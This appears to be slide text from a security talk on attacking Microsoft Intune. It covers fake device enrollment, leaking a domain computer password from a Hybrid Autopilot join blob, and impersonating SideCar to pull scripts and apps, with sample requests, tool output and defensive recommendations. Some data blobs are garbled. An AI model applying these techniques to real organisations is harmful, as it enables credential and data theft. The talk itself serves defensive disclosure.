4142-b7cb-c8750cd57dda&fileNameHash=45d9c902-8d79-417a-8414-4b21948011dd.msi.bin&api-version=1.0
[+] successfully downloaded to 45d9c902-8d79-417a-8414-4b21948011dd.msi
```



# Autopilot

- automatically join Windows devices to Microsoft Entra ID and Microsoft Intune



# Autopilot

- Also allow devices to join on-premise Active Directory  
**(=Hybrid Autopilot)**

1. Enroll Autopilot device to Intune




**Autopilot  
Device**

2. Send enrolled device info




**Microsoft  
Intune**

3. Create computer object and get offline domain join blob



**Intune Connector**



**Active  
Directory**

5. Receive domain join blob and join domain

4. Send back offline domain join blob to Intune

# Send Hardware Hash through DM Sync

```
<Item>
  <Source>
    <LocURI>
      ./DevDetail/Ext/DeviceHardwareData
    </LocURI>
  </Source>
  <Meta>
    <Format xmlns="syncml:metinf">
      chr
    </Format>
  </Meta>
  <Data>
    TOGWAgEAHAAAAAoASQdhSgAACgCdB2FKPFbMLeQCCQUCABAACQABAIAAgAAAAAAABQAZAAIAAAAAAAAAAIQAAAAAAAABAAAEEAAwMAEQBHZW51aW51
    S
    C
    N
    D
    b
    I
    e
  <!-- A t A D l A S -->
  YoH8AH1fr8zsuE89X9GRLYhEmyLWVf6Wb6wAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

# Deliver Offline Domain Join Blob via OMA DM Sync

```
<Exec>
  <CmdID>
    18
  </CmdID>
  <Item>
    <Target>
      <LocURI>
        ./Vendor/MSFT/OfflineDomainJoin/Blob
      </LocURI>
    </Target>
    <Meta>
      <Format xmlns="syncml:metinf">
        b64
      </Format>
      <Type xmlns="syncml:metinf">
        text/plain
      </Type>
    </Meta>
    <Data>
      ARAIAMzMzMzwCAAAAAAAAAGABAAAAAAGAAAAQAAgACAAAAAQAAAGADAAAIAAIAAgAAAFAgFAAAAMAAIAYAMAAAECADMzMzMUAMAAAAAAZpqqYK
      B
      W
      U
      S
      B
      AHoANAByAEMAXgAAAAAAEQAQAAAAAAEAAAAdgB1AGwAbgALAAAAAAAoAAAB2AHUAbABuAC4AbABvAGMAYQBsaAsAAAAAAACgAAAHYAdQBsaAG
    </Data>
  </Item>
</Exec>
```

# Leaking Active Directory account's credential

```
[*] parse domain join info...
- domain: vuln.local
- computername: DESKTOP-U60mwcz$
- computerpass: Y[eVsul2UGGMNP - "U>FZEqM#5WsetH46CQ#1*,bSs $]30L"&TcoI#[*;]x7+?
```

## Attack Scenario #3

- Attackers can **enroll fake device** to Microsoft Intune and communicate with its management server through OMA-DM
- Attackers can steal **device configurations** related to internal network assets
- If Hybrid Autopilot is implemented, **Domain Computer credentials** can also be leaked

# Recommendation

- Create a **device filter** and deploy **enrollment restriction** to prevent rogue device from being enrolled to Microsoft Intune
- Defend your organization against **credential phishing and device code phishing** through, for example, conditional access policies

## Attacking on Enrollment



- ✓ Conditional Access bypass through Intune Company Portal
- ✓ Device object deletion through enrollment process

## Attacking on Management



- ✓ Establishing a foothold through OMA DM
- ✓ **Riding a SideCar for fun & profits**

# Application Management


- Examples of apps delivered in Windows

App types	File types	Delivery
<b>Line-of-Business apps</b>	msi, msix, msixbundle appx and appxbundle	via DM Client
<b>PowerShell scripts</b>	ps1	via <b>Intune Management Extension aka SideCar</b>
<b>Win32 apps</b>	exe, batch files and more	

# Intune Management Extension (IME) - SideCar -

- automatically installed through the OMA DM session
- allows IT admins to push and manage Win32 apps and PowerShell scripts
  - Win32 apps are packed into **intunewin** file for delivery

# Overview of app deployments by SideCar



# SideCar Gateway Session

- JSON data is exchanged for communication
  - Authenticated via Intune device certificate
  - Gateway API is specified in the request from SideCar

```
PUT  
/TrafficGateway/TrafficRoutingService/SideCar/StatelessSideCarGatewayService/SideCar  
GatewaySessions('a6ac2acc-ee78-440f-ae02-c7ec350fec6a')?api-version=1.5 HTTP/1.1  
Host: fef.msuc06.manage.microsoft.com  
(snip)  
{  
  "Key": "a6ac2acc-ee78-440f-ae02-c7ec350fec6a",  
  "SessionId": "a6ac2acc-ee78-440f-ae02-c7ec350fec6a",  
  "RequestContentType": "PolicyRequest", Gateway API  
  "RequestPayload": "[]",
```

# Downloading PowerShell scripts

- **PolicyRequest** directly sends us raw PowerShell scripts
    - The following is an example of downloading a script that only executes “whoami”

```
"odata.metadata":  
  "https://fef.msuc06.manage.microsoft.com/SideCar/StatelessSideCarGatewayService/$metadata#SideCarGatewaySessions/  
  "odata.id": "urn:StatelessSideCarGatewayService/SideCarGatewaySessions(guid'0f33e796-93e8-4fb9-8727-75bdfda6e5f2')"  
  "Key": "0f33e796-93e8-4fb9-8727-75bdfda6e5f2",  
  "SessionId": "0f33e796-93e8-4fb9-8727-75bdfda6e5f2",  
  "RequestContentType": "PolicyRequest",  
  "RequestPayload": "",  
  "ResponseContentType": "PolicyResponse",  
  "ResponsePayload":  
    "[{\"AccountId\": \"3decc354-7c51-4c78-9f40-7eb57efbe447\", \"PolicyId\": \"e6760fbb-1136-46a3-901b-2f392cd7252e\", \"  
     \"PolicyType\": 1, \"DocumentSchemaVersion\": \"1.0\", \"PolicyHash\": \"Scdq9/7rmBwbvBihw1RNsHOYn3CbGbcWDN7N  
     \"PolicyBody\": \"whoami \\\\r\\\\n\", \"EncryptedPolicyBody\": null, \"PolicyBodySize\": null, \"PolicyScriptParameters\":  
     \"entSignature\": \"MIITIwIwJkZHwENAQcCoIITeDCCE5wCAQEExDzANEq1ghkqBZQMEAqEFADALBqkghkiG9wOBEBwGggjhHUMIIDIjCCAnagAwIB  
     \"}
```

# Downloading Win32 apps

- **GetContentInfo** returns “DecryptInfo” that contains **encrypted .intunewin file URL** and **AES key / IV**
  - DecryptInfo is encrypted and decrypted by the private key of the Intune device certificate


```
"SessionId": "4dec6aac-610d-46cc-9c63-4fab2407b723",
"RequestContentType": "GetContentInfo",
"RequestPayload": "",
"ResponseContentType": "GetContentInfo",
"ResponsePayload": {
    "ApplicationId": "\\"dbae0058-6acl-4e96-9ffb-09b38eec1158\\",
    "ApplicationVersion": "\\\"1\\",
    "Intent": 0,
    "CertificateBlob": null,
    "ContentInfo": "\\\"{\\\\\"D
c
c
k
29f7e616e071 318fe023-7e9e-4448-a78a-c6efedcde404-intunewin-bin dbae0058-6acl-4e96-9ffb-09b38eec1158 1\\\\\",\\\\\"FileSource\\\\\":0,\\\\\"FileFormat\\\\\":0\\",
    "SecondaryContentInfo": null,
    "DecryptInfo": "\\\"\\u003cEncryptedMessage xmlns=\\\\\"http://schemas.datacontract.org/2004/07/Microsoft.Management.Services.Common.Cryptography\\\\\" xmlns:i=\\\\\"http://www.w3.org/2001/XMLSchema-instance\\\\\"\\u003e\\u003cEncryptedContent\\u003e\\u003cDoIIC9DCCAvACAQIxggEwMIIBLAIBAoAUjsFkLsTJwqSFYKD7HNJtaqP32D0wDQYJKoZIhvcNAQEBBQAEggEAXmmhY9adTPHb72NRwCx5LVpE+IE3wPjo02EMEpfq39LyKBVMZJT8sUuqc6xAShatLdbmq1JSDh+c7KHtn0e4ez4nkx+XRD2w7pBkB+/DA00t0A900x1WsXYxfFAJ990ubX59hwQzPDvohWRapbfeEODs2sf3YIsshU77/1XMN48tE8VsRQyF0os0xtptyeayi0tvGomZGMwWEwL9zON8annSb2JJouMirql+wvIXoNR7WwUSwlkUeyeGBf6Qk7p7WtfKtRqr1YcmCQI18jRTa8D71F54Z030iNDrp067TEhUZA/rYK6bs0u0GuekY8ra67oXq73xs1KTrKrE2pQ7MzCCAbUGCSqGS1b3DQEhATAUBggqhkriG9w0DBwQIp1z39wIpl5KAggGQh0f4GP7coswfcer2jQhVwCzgB0IhyDWuEw0fjGWeD8pFUPnSQhDOVRMm:kRi0Thf0ogtJM0koU+pBnomAP5/vx1E01ChPX1dvrzgBRqWjEfvsILlkvDpDAt/zcuSL//1QrCfTvg92Ihv11CilhoOhCWE1P0q+qhluy20eH9y4TPmb+oDuS0tg8z3vEQCdbxqYEKVC+AhIjdi14f6J73C5tYrkFOW8DKPxmJWmAjWks7JTpKgeV1M6H/1Ny7AdDBM/Q10FQKmfEwptuHUTpnKLhxOMaB6PKyurmBZ34kyga7czR6ZZnBjxWm2JZy9V63+LSUTlhnHn18J+jy3sY8E4a+ab5xR6SfFB2UiCdTxp9kPjCI1rN/EWm5N9kME574APi/zBHgihfzyY5eFXCQ1Z0upvr1YdEmdznk/3F0rjQE23dX3syGc/CbQAwwIsmVPR6zRHrz+r1YSiznUvLQNUHyqSyLJYatjrfvTQu6r+3hAaUG1kYsDiF/OQISlwUFeDbmkWnYoGDqefdPvP+Trcow==\\u003cEncryptedContent\\u003e\\u003cRecipientCertThumbprints
```

# Downloading Win32 apps

- intunewin file can be downloaded and decrypted with the AES key / IV
  - Oliver Kieselbach did a great research on decrypting intunewin file ☺

Request		Response	
		Pretty	Raw
1	GET /3decc354- b4267ca245.intunewin.bin HTTP/1.1	HTTP/1.1 206 Partial Content	
2	Accept: */*	Date: Fri, 11 Oct 2024 23:17:46 GMT	
3	Range: bytes=0-28607	Content-Type: application/octet-stream	
4	User-Agent: Microsoft-Delivery-Optimization/10.0	Content-Length: 28608	
5	MS-CV: /vZbxlwDmEOYR5AO.2.2.1.1.2	Connection: keep-alive	
6	Content-Length: 0	Last-Modified: Tue, 08 Oct 2024 10:06:02 GMT	
7	Host: swdc01-mscdn.manage.microsoft.com	ETag: "0x8DCE780D091B103"	
8	Connection: keep-alive	x-ms-request-id: e2700587-d0le-0018-6728-1c466d000000	
9		x-ms-version: 2013-08-15	
10		x-ms-lease-status: unlocked	
11		x-ms-lease-state: available	
12		x-ms-blob-type: BlockBlob	
13		x-azure-ref: 20241011T231746Z-167549c9cb9vhhr2nxsnepwre8000000024g00000000ugpg	
14		Cache-Control: public, max-age=604800	
15		x-fd-int-roxy-purgeid: 0	
16		X-Cache: TCP_HIT	
17		Content-Range: bytes 0-28607/28608	
18			
19		LÍÓSiäiè;Óí-ú;Ól;l(Eç'iÝlj],Óú"B=yi(I00)øyVÙ8BÅvJS?"+ýÓiÚnaÁOÄt/EµÀÑ~Ei4=öSépi>`ÓÁT,ÓhrØYíc."i;~4[CÝ òÈooÛ.éÉb~Ód5"±bÄs[QÓ5Ó~(97ÚÖbMi7ÅZL5Jë\$ipw@4YÓ1ÓåÆE8>+MÖNHÓÓÓ;à[4 Ý'Ó8Ý(ÓlÈU0äþejÓ?»\*:I@xxÍ(ÀÓÓßy})BÖ"ÓÈ;ÓÓZiëwátyÓ¹¹D(DXÓÓÝ;WS,ä>bÇj-ZÄàEÖj\$ÓD.x<ó¢QFyéöf?Ó³JÓ ü~M'5 ÓíZÜxrÉlWÓyDqrZa¹~HH/Ó7P#ÓÓæx+Ó±kÍÓÓ ·OzuR_,f)ôrÓNÍíq@15" à(xÓ·(J»9Ó~ö"uÓÍ";ÓÓÓ[é,siÖc\$ÉHö1^¶!ÓtÓñ, ÓÚ"ASÓ¹7ÓÓÓÚ¶aiÈ;r	
20		5Ó\$ÓÓöuÓ «ÓvT~È,]\$biÓlWÓTÓ,_XÙinPO;>ÓÓÓ;ÓÓYiúñ~EM~itÅñmdè@iÓæaopÓLySB ÓÓDLæ<ÓçÀÓ[/y`ÓÓÁÓÓ4çñ`Óñ~] ¢éÓKôÈ(ÓÓ¥16`ÓkÓEÖ?ÓÀ6ÖEEä?*u(?Óät	
21		·ÓñKHO¹Óç-sÓÓfÓ=Yú`rD 8:Z³ÓÁN(+³,à~³èQéVeÓKa=siNzPÓoÅlö", ð)ÈPÔöÈÄZ@fJÓ-xùjÓ"ëxÓ Ó9;ÓøæÓ.Óùx²ÓI~Q;¹ÍçÓP&ÓwÓ-ÓC-ÓTÓÓzÓ[n+Ól¹_ÓÓÓåXÓiuíÓEmU «ÓÓ=UA`ÓÓG1ÓÓÓfNiÓC+HÀi)ñEi+Ó,ÓsýùåçqÓhbER	

# Exfiltrating Win32 apps through SideCar



## Attack Scenario #4

- Attackers can **impersonate SideCar with the enrolled device certificate**
- Attackers can steal **PowerShell scripts** and **Win32 apps** from SideCar Gateway service
  - Custom apps tend to contain juicy information such as credentials of local Administrator passwords and more

# Recommendation

- Try not to deliver apps with secrets
  - Delivering apps only for a particular dynamic device group can be bypassed by entirely faking the Intune protocol

Ex) Deliver a privileged service principal's certificate to a dynamic group for devices whose names start with "ADMIN-"

# Tools & Demo

